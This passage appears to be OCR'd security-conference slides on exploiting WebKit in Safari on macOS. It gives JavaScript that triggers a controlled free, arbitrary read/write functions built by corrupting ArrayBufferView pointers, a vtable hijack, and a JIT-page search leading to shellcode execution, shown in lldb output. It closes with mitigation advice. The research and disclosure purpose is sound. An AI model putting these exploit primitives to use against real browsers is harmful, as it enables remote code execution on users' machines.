  - We only need the 0x40 WebCore object containing vtable
  - After leaking the vtable of the 0x40 WebCore object, free it and fill it with ArrayBufferView at same address !!!
  - Then we can change ArrayBufferView::m_baseAddress pointer for AAR/AAW
  - But… How to free that 0x40 WebCore object , **WITHOUT GC interface ???**

Exploitation : JS Controlled Free

- JavaScript controlled free
  - For some WebCore objects, the allocation can be controlled by JavaScript

- Example: WebCore::NumberInputType
  - It's 0x40 ☺

```
<script>
var m_input = document.createElement("input");
  m_input.type = "number";
  m_input.type = "";
</script>
```

Allocation: m_input.type = "number"


```
(lldb) bt
* thread #1: tid = 0x18528c, 0x00007fff8b6a1a18
WebCore`WTF::fastMalloc(unsigned long), queue = 'com.apple.main-thread, stop reason = instruction step into
    frame #0: 0x00007fff8b6a1a18 WebCore`WTF::fastMalloc(unsigned long)
    frame #1: 0x00007fff8acc03ea
WebCore`WebCore::NumberInputType::create(WebCore::HTMLInputElement*) + 26
…
WebCore`WebCore::HTMLInputElement::setType(WTF::String const&) + 94
(lldb) p/x $rdi
(unsigned long) $0 = 0x0000000000000040
```

Free: m_input.type = ""


```
(lldb) bt
JavaScriptCore`WTF::TCMalloc_ThreadCache::Deallocate(WTF::HardenedSLL, unsigned long) + 205, queue = 'com.apple.main-thread, stop reason = watchpoint 1
    frame #0: 0x00007fff8c0a5dcd
JavaScriptCore`WTF::TCMalloc_ThreadCache::Deallocate(WTF::HardenedSLL, unsigned long) + 205
    frame #1: 0x00007fff8ab2a925
WebCore`WebCore::HTMLInputElement::updateType() + 517
    ...
    frame #6: 0x00007fff8ace9be8
WebCore`WebCore::HTMLInputElement::setType(WTF::String const&) + 56
```

Exploitation : From 0x80 RW to AAR/AAW

- Now with JS controlled free, our memory layout is:




- After freeing NumberInputElement, 0x40 chunk becomes:



Exploitation : From 0x80 RW to AAR/AAW

- Assign ArrayBufferView to those 0x20000 ArrayBuffer
  - By arr1[i]= new Uint32Array(arr[i]);



- Before we move to the next step, we need:
  - Obtain ArrayBufferView::m_baseAddress

Exploitation : From 0x80 RW to AAR/AAW

- AAR

```
function read8(addr_low, addr_high)
{
    arr_c0[0x14] = addr_low; //overwrite ArrayBufferView::m_baseAddress
    arr_c0[0x15] = addr_high; //overwrite ArrayBufferView::m_baseAddress
    var result = [arr1[controled_index][0], arr1[controled_index][1] ]; //read
    arr_c0[0x14] = controlled_buffer_low; //recover ArrayBufferView::m_baseAddress
    arr_c0[0x15] =  controlled_buffer_high; //recover ArrayBufferView::m_baseAddress
    return;
}
```

- AAW

```
function write8(addr_low, addr_high, value_low, value_high)
{
    arr_c0[0x14] = addr_low; //overwrite ArrayBufferView::m_baseAddress
    arr_c0[0x15] = addr_high; //overwrite ArrayBufferView::m_baseAddress
    arr1[controled_index][0] = value_low;
    arr1[controled_index][1] = value_high;
    arr_c0[0x14] = controlled_buffer_low; //recover ArrayBufferView::m_baseAddress
    arr_c0[0x15] =  controlled_buffer_high; //recover ArrayBufferView::m_baseAddress
    return;
}
```

Exploitation : HeapSprays are for the 99%

- Read vtable content
  - Leak WebCore .TEXT section base
  - Construct ROP gadget at the controlled 0x20000 buffer
- Since we know the address of the 0x20000 buffer
  - Change “vtable for WebCore’WTF::Uint32Array” to the controlled buffer pointer
  - Trigger the vtable call WTF::TypedArrayBase<unsigned int>::byteLength()

```
arr_c0[0x10] = controlled_buffer_low;
arr_c0[0x11] = controlled_buffer_high;
arr1[controled_index].byteLength;
```

Exploitation : ROPs are for the 99%

- 128MB JIT page is allocated upon process creation

```
JS JIT generated code  00002c53c8601000-00002c53d0600000 [128.0M] rwx/rwx SM=PRV
JS JIT generated code  00002c53d0600000-00002c5408600000 [896.0M] rwx/rwx SM=NUL  reserved VM address space (unallocated)
__TEXT                 00007fff8a956000-00007fff8a9e5000 [  572K] r-x/r-x SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
__TEXT                 00007fff8a9e5000-00007fff8b7a5000 [ 13.8M] r-x/r-x SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
__DATA                 00007fff75ea4000-00007fff76000000 [ 1392K] rw-/rwx SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
__DATA                 00007fff76000000-00007fff76066000 [  408K] rw-/rwx SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
```

- RWX is good
  - Copy shellcode and execute

Exploitation : ROPs are for the 99%

- How to find JIT page addr with AAR?
  - At JavaScriptCore`JSC::startOfFixedExecutableMemoryPool

```
(lldb) x/1xg 0x00007fff76a8a000+0x3d3b8
0x7fff76ac73b8: 0x00002c53c8601000
(lldb) image lookup --address 0x7fff76ac73b8
      Address: JavaScriptCore[0x00000000003b53b8] (JavaScriptCore.__DATA.__common + 24)
      Summary: JavaScriptCore`JSC::startOfFixedExecutableMemoryPool
```

  - Within JavaScriptCore .DATA section range
- Dirty solution
  - For specific Safari version, startOfFixedExecutableMemoryPool Offset is a fixed value.
  - For example, read the value at (JavaScriptCore.DATA + 0x3d3b8)
- Can we have a better solution? (Not relying on offset)

Exploitation : ROPs are for the 99%

- Look at the JIT address again:

```
JS JIT generated code  00002c53c8601000-00002c53d0600000 [128.0M] rwx/rwx SM=PRV
__TEXT                 00007fff8a956000-00007fff8a9e5000 [  572K] r-x/r-x SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
__TEXT                 00007fff8a9e5000-00007fff8b7a5000 [ 13.8M] r-x/r-x SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
__DATA                 00007fff75ea4000-00007fff76000000 [ 1392K] rw-/rwx SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
__DATA                 00007fff76000000-00007fff76066000 [  408K] rw-/rwx SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
```

  - Different with .TEXT, .DATA, and heap address
  - Try searching the JavaScriptCore .DATA section to find JIT page pattern?
  - Sound like unrealistic , but let's try

Exploitation : ROPs are for the 99%


- How JIT pages are allocated?
  - Address is randomized
  - Leaves a good pattern to search on DARWIN x64

```
void* OSAllocator::reserveAndCommit(size_t bytes, Usage usage, bool writable, bool executable, bool includesGuardPages)
{
    // All POSIX reservations start out logically committed.

    #if (OS(DARWIN) && CPU(X86_64))
        if (executable) {
            ASSERT(includesGuardPages);
            intptr_t randomLocation = 0;
            randomLocation = arc4random() & ((1 << 25) - 1);
            randomLocation += (1 << 24);
            randomLocation <<= 21;
            result = reinterpret_cast<void*>(randomLocation);
        }
    #endif

    result = mmap(result, bytes, protection, flags, fd, 0);

    return result;
}
```

- Address base range:
  - Minimum 0x200000000000
  - Maximum 0x5fffffe00000
  - The red part can only be 0,2,4,6,8,a,c,e
  - Least 20 bits are all 0
  - startOfFixedExecutableMemoryPool value is "<base value> | 0x1000"

Exploitation : ROPs are for the 99%

- Search JavaScriptCore .DATA section and find the pattern




```
script>
unction searchJITPage(jsc_addr_low, jsc_addr_high)

    var j = 0;
    var k = 0;
    while(1)
    {
    write8(arr_c0[0x18] + 0x8, arr_c0[0x19], jsc_addr_low + k, jsc_addr_high); //ArrayBuffer::m_data should be adjusted
    arr_c0[0x14] = jsc_addr_low + k;
        arr_c0[0x15] = jsc_addr_high;
    var tmp_array = arr1[controled_index].subarray(0,0x8000); //use subarray to avoid JS loop optimization
    for (j = 0; j < 0x20000/4; j+=2 )
    {
        if (tmp_array[j+1] >= 0x2000 && tmp_array[j+1] <= 0x5fff)
        {

            if (((tmp_array[j]>>20)&0x1) == 0 && (tmp_array[j]&0xfffff) == 0x1000)
            {
                //alert(tmp_array[j+1].toString(16)+tmp_array[j].toString(16));
                return [tmp_array[j],tmp_array[j+1]];
            }
        }
    }
    k+=0x20000;
     }
    return 1;

/script>
```

- subarray trick to avoid JS loop optimization (make you not able to search memory with ArrayBufferView::baseAddress modified)
- ArrayBuffer::m_data should be adjusted since subarray share the same buffer with parent ArrayBuffer

Exploitation : ROPs are for the 99%

- Finally code execution is obtained ☺

```
(lldb) ni
Process 2850 stopped
* thread #1: tid = 0x2c5cd, 0x00007fff8e9d289b WebCore`WebCore::jsArrayBufferViewByteLength(JSC::ExecState*, JSC::JSValue, JSC::PropertyName) +
11, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8e9d289b WebCore`WebCore::jsArrayBufferViewByteLength(JSC::ExecState*, JSC::JSValue, JSC::PropertyName) + 11
WebCore`WebCore::jsArrayBufferViewByteLength(JSC::ExecState*, JSC::JSValue, JSC::PropertyName) + 11:
-> 0x7fff8e9d289b:  call   qword ptr [rax + 0x8]
   0x7fff8e9d289e:  test   eax, eax
   0x7fff8e9d28a0:  js     0x7fff8e9d28b3            ; WebCore::jsArrayBufferViewByteLength(JSC::ExecState*, JSC::JSValue, JSC::PropertyName) +
35
   0x7fff8e9d28a2:  mov    ecx, eax
(lldb) si
Process 2850 stopped
* thread #1: tid = 0x2c5cd, 0x0000418f82c13300, queue = 'com.apple.main-thread', stop reason = instruction step into
    frame #0: 0x0000418f82c13300
-> 0x418f82c13300:  nop
   0x418f82c13301:  nop
   0x418f82c13302:  nop
   0x418f82c13303:  nop
```

Summary of WebKit exploitation

- Memory corruption vulnerabilities
  - Vulnerability can impact on all WebKit Apps
  - Will keep existing in a long term
  - Hard to exploit, instable
  - Different exploit needed on different platforms

- Vulnerability based exploitation (memory corruption issues)
  - More and more dependent on vulnerability itself
  - Unique exploitation techniques needed per vulnerability
  - Higher requirements on familiarity of WebKit internals
    - Size of typical objects, on different platforms
    - Object structure and handling workflow, on different platforms

Part 4: Future & improvement

佛

一切事物均从因缘而生，有因必有果

Everything that has a beginning of its existence has a cause of its existence...

Future & Improvement : To Apple

- Introduce more exploitation mitigation techniques
  - Put key objects that are frequently used by exploiters (String, Typed array, etc) to separate Heap Arena
  - Memory allocation randomization (especially for small memory allocation)
  - Reduce the number of objects with “JS controlled free” feature (a balance between security vs performance)
  - Make JIT page harder to guess (Especially for DARWIN x64)

Future & Improvement : To Apple & Google

- Merge security fixes into all code branches
  - Many WebKit vulnerabilities exist because of not merging on time
  - For example, a Chrome vulnerability was fixed by Google. But latest WebView remains vulnerable

Future & Improvement : To OS & OEM & App vender

- Update WebKit libraries frequently
  - Most WebKit Apps (PC and mobile device) use system WebKit/WebView library
  - Security on those Apps largely depend on the security of system WebKit/WebView library
  - On iOS, Apple rarely releases new updates just because of WebKit. Leave a relatively long time window to exploit N-days for APT guys
  - On Android, most OEM venders won't update WebKit libraries via OTA, causing some N-days being exploited for years
- To App vender who use independent WebKit libraries
  - Mainly for Browser Apps
  - Keep using latest WebKit/WebView version

But… WebKit is no doubt the best and most secure rendering engine in the world!

Acknowledgements

- Wushi
- Yu Wang
- AB
- Promised_Lu
- Flanker
- Abdul Hariri
- Ian Beer
- Ga1ios
- 古河
- exp-sky
- Demi6od
- Chris Evans
- Mark Dowd

Thank You